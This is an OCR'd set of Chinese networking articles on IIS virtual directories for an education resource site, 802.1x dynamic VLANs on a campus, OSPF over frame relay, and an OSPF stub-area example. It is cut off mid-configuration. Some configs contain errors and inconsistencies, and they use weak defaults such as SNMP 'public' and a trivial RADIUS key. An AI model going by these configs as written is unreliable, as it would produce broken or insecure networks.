


图 1 “远教资源”目录结构

打开专用浏览器来浏览资源就可以知道，网站的栏目

有：时事动态(xinwen)、课程资源(kczy)、学习指导(xxzd)、专题教育(ztjy)、教师发展(jsfz)、少年文化(snwh)、为农服务(wnfw)、使用指南(syzn)等，网站的主目录是 Homepage 下的 Shang 文件夹，首页为 Shang 文件夹中的 Index.html，同时我们还可以看到，像时事动态(xinwen)等栏目的文件夹并不包含在 Shang 文件夹中。因此，如果我们用 IIS 来配置网站时，网站的主目录也只能是 Homepage 下的 Shang 文件夹，首页也只能是 Shang 文件夹中的 Index.html。可是在不改动文件夹目录结构和文件的情况下，很显然是有问题的（其实也不能改动，一旦改动了某个文件，接收系统会重新下载相关文件，替换改动过的文件），因为这些文件夹并不包含在主目录文件夹 Shang 中，在打开网页中的这些相关链接时，会显示找不到文件。

那么，如何才能解决找不到文件的问题呢？经过不断摸索尝试，我们用创建虚拟目录的方法将问题成功解决。下面介绍如何用 Windows 2003 Server 的 IIS，来配制农村中小学现代远程教育资源网站。

安装 IIS 管理器

这个功能在安装系统时没有默认安装，需要另外安装。打开控制面板，选择【添加或删除程序】→【添加或删除 Windows 组件】→【应用程序服务器】命令，勾选“Internet 信息服务（IIS）”，单击【确定】按钮，根据安装提示放入系统安装盘直至安装完毕。

新建远教资源网站

打开【控制面板】→【管理工具】→【Internet 信息服务（IIS）管理器】，打开“Internet 信息服务”，新建一个网站，

取名为“远教资源”（如图 2 所示）。




图 2 新建网站取名“远教资源”

选中刚才新建的网站“远教资源”，单击鼠标右键，选择【属性】命令，在网站标签中，根据您的情况填好网站标识描述（可不填）、IP 地址（此处为 192.168.0.3）和 TCP 端口（80），其他的不改动，单击【确定】按钮（如图 3 所示）。



图 3 设置新建网站属性

打开“主目录”标签，本地路径为浏览时首页文件所在文件夹，此处为 E:\远教资源\czpd\homepage\shang，其他的不改动。单击【确定】按钮（如图 4 所示）。




图 4 选择“主目录”标签

打开“文档”标签，在“启用默认文档内容”中选择 Index.html，没有的话自己加进去，并将 Index.html 移动到最上面。单击【确定】按钮。

此时，我们在 IE 中输入刚才设的网站 IP 地址 192.168.0.3 就可以打开资源网站首页了。但此时许多链接打不开，提示为找不到文件，要想打开这些链接，需要我们创建相关虚拟目录。这里以创建“时事动态（xinwen）”栏目的虚拟目录为例。

“时事动态”栏目的文档所在的文件夹为 E:\远教资源\xinwen，新建名为 xinwen 的虚拟目录方法如下：

在“Internet 信息服务 (IIS) 管理器”中选中刚才新建的网站“远教资源”，单击鼠标右键，选择【新建】→【虚拟目录】→【下一步】命令，虚拟目录别名为 xinwen（注意，只能填 xinwen，如图 5 所示）。然后单击【下一步】按钮，路径是 E:\远教资源\xinwen，我们可以根据浏览向导找到。单击【下一步】按钮，然后，根据提示完成 xinwen 虚拟目录的创建。这时网页中的“时事动态”链接就可以打开了。




图 5 填写虚拟目录别名

用同样的方法，我们再创建好虚拟目录 kczy、xxzd、ztjy、jsfz、snwh、wnfw、syzn 等。建好之后，网页中刚才打不开的连接现在都能打开了。

### 注意

一定要创建虚拟目录 homepage，如果不创建它，当我们打开首页中的各链接后，单击于网页中的“首页”链接时，将不能返回网站首页。

好了，我们用 IIS 配置的用普通 IE 做浏览器的农村中小学现代远程教育网站建设宣告完成，这时您可以在局域网中其他计算机的 IE 中输入资源网站的网址，就可以访问和下载资源了。

## 校园网基于用户的动态 VLAN 应用

### 解决校园网地址分配问题

我校校园网地址分配以前一直采用静态地址分配，虽然静态 VLAN 分配地址有助于控制流量、减少设备投资、简化网络管理、提高网络的安全性，但同时也带来一些问题，例如：

(1) 在行政办公楼中，教师的移动办公、科室人员的调整等，这些都需要网络管理员及时调整对应交换机端口的

安徽财经大学 吴秋兵

VLAN 属性，大大增加了网络管理的成本。

(2) 在多媒体教室，各位老师使用同一个公共账号来接入网络，加大了账号管理的困难。其次，教师无法在教室访问自己学院的内部不对外公开的资源。

(3) 学校已经在一些流动性大的场地架设了无线接入点，但学生利用自己的账号无法用笔记本接入校园网络，因为学生自己的账号只能在自己所属的 VLAN 使用。而无线接



免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（[WWW.17HUAN.COM](http://WWW.17HUAN.COM)）及溜客原创资源论坛（[BBS.176ku.COM](http://BBS.176ku.COM)）祝您技术更上一个台阶。

入点的 VLAN 与学生寝室的 VLAN 不同, 这样, 学生无法自由地利用学校架设的无线网络。

(4) 现在, 各高校出于安全因素考虑, 在学生宿舍区采用 802.1x 认证, 我校也不例外。但 802.1x 认证在认证通过前, 交换机的端口处于 Shutdown 状态, 学生无法自己下载客户端软件。我校是让学生在开户时用 U 盘复制文件, 加重了开户的工作量。

然而,所有这些问题的解决,只要将交换机的端口 VLAN 信息随交换机端口当前用户的不同而发生改变就可以了。因此,我校在原有静态 VLAN 分配地址的基础上,在一些接入用户流动性大的区域所属交换机中添加了基于用户的动态 VLAN 策略。

## 基于用户的动态 VLAN 工作原理

动态 VLAN 技术是交换机根据某个条件,将用户自动划分进入某个 VLAN。划分动态 VLAN 的条件可以是根据 MAC 的不同划分,也可以通过身份认证划分。动态 VLAN 的交换机端口不固定,方便流动人员进入自己所属的 VLAN。

基于用户的动态 VLAN 是根据交换机各端口所连计算机当前登录的用户,来决定该端口属于哪个 VLAN。这里的用户名信息属于 OSI 第四层以上的信息。也就是说,决定端口所属 VLAN 时利用的信息在 OSI 中的层面越高,就越适于构建灵活多变的网络。

基于用户的动态 VLAN 交换机端口所属 VLAN 取决于端口当前所连的用户。当一个 PC 连接到交换机上时, 客户端 PC 就向接入交换机提出认证请求。接入交换机向客户端 PC 请求用户名和密码, 然后, 客户端向接入交换机提供连接网络的用户名和密码。接入交换机收到后, 提交给认证服务器。认证服务器根据自己的数据库文件匹配用户名和密码, 如果匹配成功, 则将用户的对应 VLAN 信息下发给接入交换机, 接入交换机激活端口, 客户端上网连接成功。否则, 返回失败信息。图 1 具体说明了动态 VLAN 的工作方式。




图 1 基于用户的动态 VLAN 工作原理

(1) PC 连接交换机的某个端口, 并且向交换机发起认证请求。

(2) 交换机请求客户端连接网络的用户名和密码。

(3) 在客户端录入用户名和密码。

(4) 接入交换机将接收到的用户名和密码提交给认证服务器进行认证。

(5) 认证服务器验证用户名和密码，并向交换机返回用户的 VLAN 信息。

(6) 交换机端口被激活, 客户端从 DHCP 服务器获取正确的地址, 连接网络成功。

## 配置基于用户的动态 VLAN

就我校而言,配置基于用户的动态 VLAN 主要有以下几个步骤:

(1) 如何在认证服务器中配置对应各个用户的 VLAN。我校的认证采用 802.1x 认证, 这里在用户开户时可以添加。用户下载 VLAN 就是定义的用户动态接入时所使用的 VLAN (如图 2 所示)。

用户用户	
用户登录名*	用户网名
密码	确认密码
性别	电子邮件
证件类型	证件号码
文化程度	用户主电话及
住址	固定电话
移动电话	手机号码
用户认证	用户数据
密码控制	用户个人资料
用户下拉菜单	所属部门
用户组	<input type="checkbox"/> 启用文档审核
用户ID	用户ID
用户ID	MAC PORT

图 2 用户开户时添加动态 VLAN

(2) 在接入交换机做相应的配置:

hostname 1#SSL-2F-1/S2126S

vlan 1

## \\创建 VLAN 1

vlan 10

## \\创建 VLAN 10

vlan 20

## \\创建 VLAN 20

radius-server host 10.10.200.100

### \\设置 Radius Server IP 地址

aaa authentication dot1x

### \\启用 802.1x 认证功能

```
aaa accounting server 10.10.200.100
```

### \\设置记账服务器的 IP 地址

aaa accounting

## W记账

aaa accounting update

### \\配置记账更新功能

enable secret level 15 +TYC,tZ[Q-ZD+S(X2YG1X)sS5UH.Y\*T

enable secret level 15 5 +TY1u\_CQ-Z8U0 &lt;DX2Yij9=GS5U7R&gt;H

```
port-security arp-check
```

## \\开启交换机 ARP 报文检查功能

service dhcp



#### \\交换机开启 DHCP RELAY 功能

```
ip helper-address 10.10.200.200
```

#### \\设置 DHCP 服务器 IP 地址

```
interface fastEthernet 0/10
```

```
switchport access vlan 10
```

#### \\端口默认在 VLAN10 中

```
dot1x port-control auto
```

#### \\激活 802.1x 认证

```
dot1x dynamic-vlan enable
```

#### \\激活动态 VLAN

```
interface gigabitEthernet 1/1
```

```
switchport mode trunk
```

#### \\将交换机端口配置成 Trunk 模式

```
interface vlan 1
```

```
no shutdown
```

```
ip address 10.10.101.1 255.255.255.0
```

#### \\配置交换机管理地址

```
dot1x client-probe enable
```

#### \\打开客户端在线探测功能

```
dot1x probe-timer alive 250
```

#### \\配置交换机的 Alive Interval，单位为秒

```
aaa authorization ip-auth-mode dhcp-server
```

#### \\配置 ip 授权模式为 DHCP-Server 模式

```
radius-server key star
```

#### \\设置 Radius Server 密码

```
ip default-gateway 10.10.101.254
```

```
snmp-server community public ro
```

#### \\配置交换机 SNMP 管理

```
end
```

再者，在用户成功连接网络后，可以通过 Telnet 命令登录所连交换机来查看对应的端口所属的 VLAN。登录交换机后，使用 Show Dot1x Summary 来显示交换机端口当前所属的 VLAN，使用 Show VLAN 可以查看交换机的默认 VLAN。根据以上配置，在用户完成认证后，对应端口会自动跳转到 VLAN 20 中来。

## 基于用户的动态 VLAN 网络应用

我校目前已建成了覆盖行政办公区、教学区、学生和教工宿舍区的有线网络，并在电子阅览室、体育场等人员流动性大的场地架设了无线接入点。网络拓扑结构如图 3 所示。




图 3 学校网络结构图

对于几个区域的网络地址分配采用以下方案。

## 学生和教工宿舍区

学生和教工宿舍区采用基于端口的静态 VLAN 分配地址。由于这一区域的人员流动不大，我校采用按楼层来分配 VLAN。这样可以按楼层划分一个 VLAN，从而有助于控制流量、减少设备投资、简化网络管理、提高网络的安全性。

随着校园内计算机数量的急剧增加，VOD 视频点播的大量应用，广播包的数量也迅速增加，从而大大降低了网络传输的性能。采用静态 VLAN 将宿舍区网络划分为一个个小的广播域，从而有效地控制了广播风暴，保证了网络传输性能。

## 行政办公区

行政办公区以各学院为单位进行逻辑分组，但考虑到教师经常移动办公，有时候还会调整各个科室人员，所以采用前面提到的基于用户的动态 VLAN 分配。在行政办公区的接入交换机所有端口上启用动态 VLAN。

对所有教工开设的办公账户都启用动态 VLAN 功能，这样，可以让教工在行政办公区的任何地方接入网络，并按照自己拥有的权限等级访问自己所需要的资源。这样大大减少了由于科室人员调整带来的修改 VLAN 端口属性的工作量，降低了维护成本。

## 教学区

在教学区为教师上课开设的账号采用基于用户的动态 VLAN，这样教师接入网络之后，可以顺利地访问自己学院的内部资源。

## 无线接入区

在一些无线接入场地，采用基于用户的动态认证方式，方便学生、访客在校园里随时随地利用他们手中的笔记本、PDA 接入校园网络，获得他们所需要的资源。采用基于用户的动态 VLAN，学生在校园使用无线网络能够以自己的账号权限去访问资源，同时限制了外来人员的权限。外来人员只能访问学校对外公开的公共资源，这样大大提高了校园网络的安全性。

## 基于用户的动态 VLAN 的优势

利用基于用户的动态 VLAN，大大方便了校园网络的合法认证。

首先，基于用户的动态 VLAN 与 Guest VLAN 结合，能够为学校的网络安全及用户提供极大的方便。当前，我校采用基于 802.1x 的认证，由于在用户没有认证的情况下，交换机端口处于关闭状态，客户端的下载和来访人员使用校园网络很不方便。为此，我校采用 Guest VLAN 与 802.1x 认证相结合的方式，在用户认证前或没有账户的情况下，其接入网

络属于 Guest VLAN 成员，可以访问学校的公共资源（如认证客户端和对来访人员公开的资源）。

## Guest VLAN 配置

在核心交换机上创建 Guest VLAN：

```
Vlan 999 name Guest Vlan
```

接下来，在接入交换机上进行如下配置：

```
Vlan 999
interface fastEthernet 0/10
dot1x guest-vlan 999
```

另外，还可以通过在交换机上定制访问控制列表来控制 VLAN 地址的访问权限，给不同 VLAN 的账号不同的访问权限，从而有效保护了学校网络的安全。再者，在交换机上定义 QoS Profile 文件来控制用户可以得到的网络服务质量（QoS），如访问带宽、访问优先级。我校将同一用户群和特殊用户的配置定制在用户的 Profile 中。用户认证上线时，在

用户上线端口上下发其 Profile 配置，使用该用户获得其可以访问的网络范围和流量带宽，以及访问优先级；用户下线时，取消该用户在这个端口上的配置，自动关闭该端口的特殊访问权限。这样，可以大大提高网络的服务质量。

## 结束语

基于用户的动态 VLAN，为网络站点的灵活配置和网络扩展性等问题的解决提供了良好的手段。虽然基于用户的动态 VLAN 技术目前还有许多问题有待解决，如技术标准的统一问题、VLAN 管理的开销问题和 VLAN 配置的自动化问题等，然而，随着技术的不断进步，上述问题将会逐步解决。

基于用户的动态 VLAN 与其他技术手段结合，可以给学校的网络安全提供更好的保障。基于用户的动态 VLAN 技术也将各单位网络建设中得到更加广泛的应用，从而为提高网络的工作效率发挥更大的作用。

## 帧中继网络实现 OSPF

帧中继网络存在着两种可能的物理拓扑结构，即全网状互联拓扑结构和部分网状互联拓扑结构（如图 1 所示）。

全网状互联拓扑结构要求的 PVC 数量最多，在实际应用中使用较多的星形拓扑结构是属于后者的一种，其要求的 PVC 数量最少，也被称为“中心和分支（Hub-and-Spoke）”拓扑结构。

下面介绍帧中继网络的拓扑结构及其在每一种拓扑结构下 OSPF 的不同配置方法，指出它们存在的问题，并提出一种能提高运行效率的最佳配置方案。




图 1 帧中继网络基本物理拓扑结构

## 全互联帧中继

在广域网链路实现中，帧中继以其在单个物理接口上能支持多条逻辑连接的特性而成为网管员首选的对象。全网状互联拓扑结构利用了帧中继可以在单个串行接口上支持多条永久虚拟电路（Permanent Virtual Circuit, PVC）的能力。在一个全网状互联拓扑结构中，每个路由器都有到所有其他路由器的 PVC（如图 2 所示）。




图 2 全网状互联拓扑结构

要使 OSPF 能在一个不支持广播的多路访问全互联网络拓扑结构中正常工作，有两种方法。方法一是在每个路由器上利用“Neighbor”命令手工输入 OSPF 的邻居路由器地址。

“Neighbor”命令用于告诉路由器其邻居的 IP 地址，以让它在不用多目组播的前提下与邻居路由器交换路由信息。

以 Router\_A 为例，配置方法如下：

```
Router_A(config)# router ospf 100
Router_A(config-router)# network 3.1.1.0 0.0.255 area 0
Router_A(config-router)# neighbor 3.1.1.2
Router_A(config-router)# neighbor 3.1.1.3
Router_A(config)# interface serial 0
Router_A(config-if)# ip ospf network non-broadcast
```

其他路由器也进行类似配置。在该方法中，DR/BDR 选举将在路由器之间举行。

方法二是利用帧中继网络提供对子接口的支持来实现。子接口特性可以被用于将多路访问型网络分隔成点对点型网络的一个集合（如图 3 所示）。




图3 子接口特性下的点对点型连接（全互联）

在图3中，为每个PVC分配了一个不同的IP子网（子网列表如表1所示）。OSPF自动将此种配置看做是点对点型网络，而不是NBMA。OSPF的点对点型网络不存在DR/BDR的选举问题。帧中继路由器使用逆向ARP或静态配置帧中继映射来获取对端帧中继路由器的IP地址，从而交换路由信息。

表1 子网列表

子网	PVC	Router
3.1.1.0/24	DLCI 22 <> DLCI 200	A <> B
3.2.2.0/24	DLCI 44 <> DLCI 400	A <> C
3.3.3.0/24	DLCI 33 <> DLCI 300	B <> C

全网状互联拓扑结构能提供最大限度的容错能力，但这种拓扑结构费用昂贵，因为它需要的PVC数目比部分网状互联多得多，而PVC都是从服务供应商那里有偿租用的。假设需支持n台全互联的路由器，需要向服务供应商租用n(n-1)/2条PVC，若采用子接口技术，则还需分配和管理n(n-1)/2个子网。

### 部分互联（星形拓扑）帧中继

因为全网状互联拓扑的成本太高，为了节约成本，可以采用部分网状互联拓扑结构作为替代。在一个部分互联拓扑结构中，至少有一台路由器维护着其他路由器的多条连接，但不是每台路由器都有到其他路由器的直接连接。最经济的部分互联拓扑结构是“中心和分支（Hub-and-Spoke）”的拓扑结构，即星形拓扑结构。在这种结构中，一台中心路由器连接着多台分支路由器。

星形拓扑结构虽然是一种经济的广域网解决方案，但同时也存在单点故障风险（中心路由器）。网管员之所以使用帧中继通常都是因为它便宜，而不是因为它的容错能力强。因为非帧中继链路如租用专线通常用以承载关键型任务数据，所以一个经济的帧中继拓扑对普通的应用来说还是很有意义的。虽然“Neighbor”命令在全网状互联拓扑结构中能正常工作，但在星形拓扑结构中却不能正确地工作。

### 实施方案

在图4所示的中心路由器Router\_C上可以看到所有的分支路由器，并能通过使用“Neighbor”命令将路由信息发

送给它们，但分支路由器却只能将Hello数据包发送给中心路由器。




图4 星形拓扑连接

DR/BDR选举将被执行，但只有中心路由器能发现所有的候选路由器，RTA与RTB两个分支路由器相互不能识别。所以要使OSPF在如图4所示的这种环境中正确地工作，中心路由器必须担当起DR的角色。要实现这一目的，必须在所有分支路由器上将接口的OSPF优先级设置为0，这样即可保证这些路由器不能在该接口所处的网络上被选举为DR或BDR。配置方法如下：

```
Router_A (config) # router ospf 100
Router_A (config-router) # network 3.1.1.0 0.0.0.255 area 0
Router_A (config-router) # neighbor 3.1.1.2

针对 S0 接口做如下配置：
Router_A (config-if) # ip ospf network non-broadcast
Router_A (config-if) # ip ospf priority 0

Router_C 也与 Router_A 做类似的配置：
Router_B (config) # router ospf 100
Router_B (config-router) # network 3.1.1.0 0.0.0.255 area 0
Router_B (config-router) # neighbor 3.1.1.1
Router_B (config-router) # neighbor 3.1.1.3

针对 S0 接口做如下配置：
Router_B (config-if) # ip ospf network non-broadcast
Router_B (config-if) # ip ospf priority xxx (xxx 大于 0)
```

处理这种拓扑结构的另外一种方法是利用帧中继子接口将该网络分隔成点对点型连接，从而彻底避免DR/BDR的选举问题。因为点对点型网络（如图5所示）不需要选举DR或BDR。




图5 子接口特性下点对点型连接（部分互联）



中心路由器 Router\_B 配置如下：

```
Interface serial 0
Interface serial 0.1 point-to-point
Ip address 3.1.1.2 255.255.255.0
Ip ospf network point-to-point
Interface serial 0.2 point-to-point
Ip address 3.2.2.1 255.255.255.0
Ip ospf network point-to-point
```

该方法使 OSPF 的配置变得比较直接，避免了 DR/BDR 的选举问题。但点对点型网络在用于星形拓扑结构中时也有一些比较大的缺点。例如，必须为每条 PVC 链路分配一个子网，这将导致广域网编址变得复杂和难以管理。尽管广域网编址可通过无编号 IP 地址特性来避免，但很多机构的广域网管理策略不允许使用该特性。为此，我们可以手工配置一个星形物理拓扑结构的网络，使之成为一个一点对多点型网络类型。

在一个一点对多点型网络中，一个中心路由器被直接连接到多个分支路由器上，但所有相连广域网接口的地址都在同一个 IP 子网中（如图 6 所示）。




图 6 一点对多点型连接（部分互联）

在前文中，我们已见过如图 6 所示的逻辑拓扑结构，OSPF 不能在这种 NBMA 网络类型中正常运行。通过将 OSPF 网络改为一点对多点网络类型，可以让 OSPF 在这种逻辑拓扑结构中正常工作。路由器 RTA 和 RTC 之间的路由将通过与它们都有虚拟链路的 RTB 传递。当使用该特性时，无需手工配置邻居。具体配置如下：

```
Router_A:
Interface serial 0
Encapsulation frame-relay
Ip address 3.1.1.1 255.255.255.0
Ip ospf network point-to-multipoint
Frame-relay map ip 3.1.1.2 22 broadcast
Router ospf 1
Network 3.1.1.0 0.0.0.255 area 0
Router_B:
```

```
Interface serial0
Encapsulation frame-relay
Ip address 3.1.1.2 255.255.255.0
Ip ospf network point-to-multipoint
Frame-relay map ip 3.1.1.1 200 broadcast
Frame-relay map ip 3.1.1.3 300 broadcast
Router ospf 1
Network 3.1.1.0 0.0.0.255 area 0
Router_C
Interface serial 0
Encapsulation frame-relay
Ip address 3.1.1.3 255.255.255.0
Ip ospf network point-to-multipoint
Frame-relay map ip 3.1.1.3 33 broadcast
Router ospf 1
Network 3.1.1.0 0.0.0.255 area 0
```

## 一点对多点型网络的特性

### 1. 不需要全互联的网络

一点对多点型环境允许在两台路由器之间进行路由，前提是这两台路由器都有由虚电路连接到同一台路由器。将非相邻的邻居路由器互联起来的路由器必须被配置为一点对多点模式。

### 2. 不需要静态邻居配置

因为一点对多点模式将网络看做一个点对点链路的集合，所以不需要像在广播型网络中那样用多目组播 Hello 数据包来动态发现邻居，也不需要静态地配置邻居。毗邻关系在所有相邻路由器之间被建立，无 DR 或 BDR 选举，不会为一点对多点型网络产生网络 LSA。

### 3. 使用同一个 IP 子网

与在 NBMA 模式中一样，当使用一点对多点模式时，所有的路由器都在同一个 IP 子网上。

### 4. 复制 LSA 数据包

也和 NBMA 模式中一样，在一点对多点模式中，当从一个非广播型接口进行扩散时，LSA 更新或 LSACK 数据包要被复制给该接口的每个邻居。

在一点对多点型网络配置中，OSPF 将非广播型网络上所有的路由器到路由器连接都作为点到点链路处理，不需要为该网络选举 DR/BDR。邻居可以用“Neighbor”命令来手工指定，也可以通过逆向 ARP 来动态发现。

总之，一点对多点型 OSPF 配置可以提供高效的运行方式，没有太高的管理复杂度。该网络配置模式已成为在星形帧中继网络拓扑结构中的首选。

## OSPF 根区域应用实例

OSPF 协议定义了多种类型的区域，最常见的有普通区域和根区域。根区域有一个重要的特性，就是在此区域内不

允许外部路由繁殖。具体描述为：由区域边界路由器（简称 ABR）负责将一个根区域同骨干区域连接在一起，阻断了外



部路由的繁殖，并向根区域内发出一个默认路由，所有根区域的内部路由器都要通过此默认路由抵达外部网络。而所谓的区域边界路由器（ABR），就是同时连接两个以上区域的路由器。

众所周知，一个含有多个区域的 OSPF 网络，必定有且只有一个区域为区域 0（或者 0.0.0.0）。区域 0 称为“骨干区域”，其他区域之间或与外部网络的数据传输都将经过该骨干区域，而这个区域 0 必定是 OSPF 普通区域。

灵活运用以上特性，可以解决我们实际应用中遇到的一些困难。下面介绍笔者单位的一个应用实例。

## 应用要求

网络连接关系如图 1 所示。RouterA 是外部网络的边界路由器，RouterB 是内部网络的边界路由器，在内部网络中由四个以上的路由器组成一个网状结构。现在的应用要求是：RouterA 与 RouterB 之间采用 BGP 协议，进行路由的分布；内部网络中的路由器之间采用 OSPF 协议，进行路由的分布；由于外部网络路由十分巨大，而内部网络中除 RouterB 相对比较高端外，其余路由器都为低端路由器，处理庞大的路由能力不足，所以在内部网络中不允许外部路由繁殖。




图1 原网络结构

## 实例分析

根据应用要求，第一、二点都没有问题，困难在第三点。首先 RouterB 中要运行 BGP 与 OSPF 两个协议，在 BGP 协议中要进行 OSPF 路由的重分布，目的是将内部网络的路由宣告到外部网络中去。又要求内部网络不允许外部路由繁殖，所以不能在 OSPF 协议中进行 BGP 路由的重分布，也就是说在内部网络中除 RouterB 外都没有到达外部网络的路由。那么内部网络（除路由器 B 外）怎样与外部网络通信呢？配置默认路由是个解决方法，但使用这种方法将造成内部网络的可扩展性差，工作量也比较大，若内部网络是一个网状结构的拓扑关系，那么配置将变得十分复杂。

利用 OSPF 根区域的边界路由器能够向根区域内所有路

由器发出一个默认路由的特性，将使问题变得十分简单。于是我们将配置规划如下：

（1）在 RouterA 和 RouterB 中配置 BGP 协议，BGP 号为 6000。

（2）在 RouterB 和所有内部网络中的路由器中配置 OSPF 协议，并在 RouterB 中将 OSPF 路由重分布到 BGP 协议中去。

（3）将内部网络规划为 Aera0 和 Aera1 两个区域，RouterB 划分为 Aera0，其他路由器及 RouterB 的串口 S1 划分为 Aera1。因为 OSPF 网络必须包含一个 Aera0，而 Aera0 必须为普通区域，只有 Aera1 才能配置为根区域（如图 2 所示）。




图2 规划后的网络结构

通过以上规划我们可知，RouterB 能够通过 BGP 协议学习到外部的所有路由，也能够将内部网络的所有路由宣告到外部网络中。RouterA 作为边界路由器将会向 Aera1（根区域）发送一个默认路由，相当于告诉 Aera1 内的所有网络，若需要与外部网络通信，请先通过我。这样规划完全符合应用的要求。

## 参数规划

参数规划如下：

（1）RouterA 的 Router-ID 为 1.1.1.1，串口 S0 的 IP 地址为 6.156.2.1/30。

（2）RouterB 的 Router-ID 为 2.2.2.2，串口 S0 的 IP 地址为 6.156.2.2/30，串口 S1 的 IP 地址为 6.156.2.5/30。

（3）RouterC 的 Router-ID 为 3.3.3.3，串口 S0 的 IP 地址为 6.156.2.6/30。

## 配置实例

### 1. RouterA 配置

```
RouterA(config)#int s0
RouterA(config-if-serial0)#ip add 6.156.2.1/30
RouterA(config-if-serial0)#quit
RouterA(config)#router bgp 6000
RouterA(config-router)#bgp router-id 1.1.1.1
RouterA(config-router)#network 6.156.2.0/30
RouterA(config-router)# neighbor 6.156.2.2 remote-as 6000
```

## 2. RouterB 配置

```
RouterB(config)#int s0
RouterB(config-if-serial0)#ip add 6.156.2.2/30
RouterB(config-if-serial0)#quit
RouterB(config)#int s1
RouterB(config-if-serial1)#ip add 6.156.2.5/30
RouterB(config-if-serial1)#quit
RouterB(config)#router ospf
RouterB(config-router-ospf)#router-id 2.2.2.2
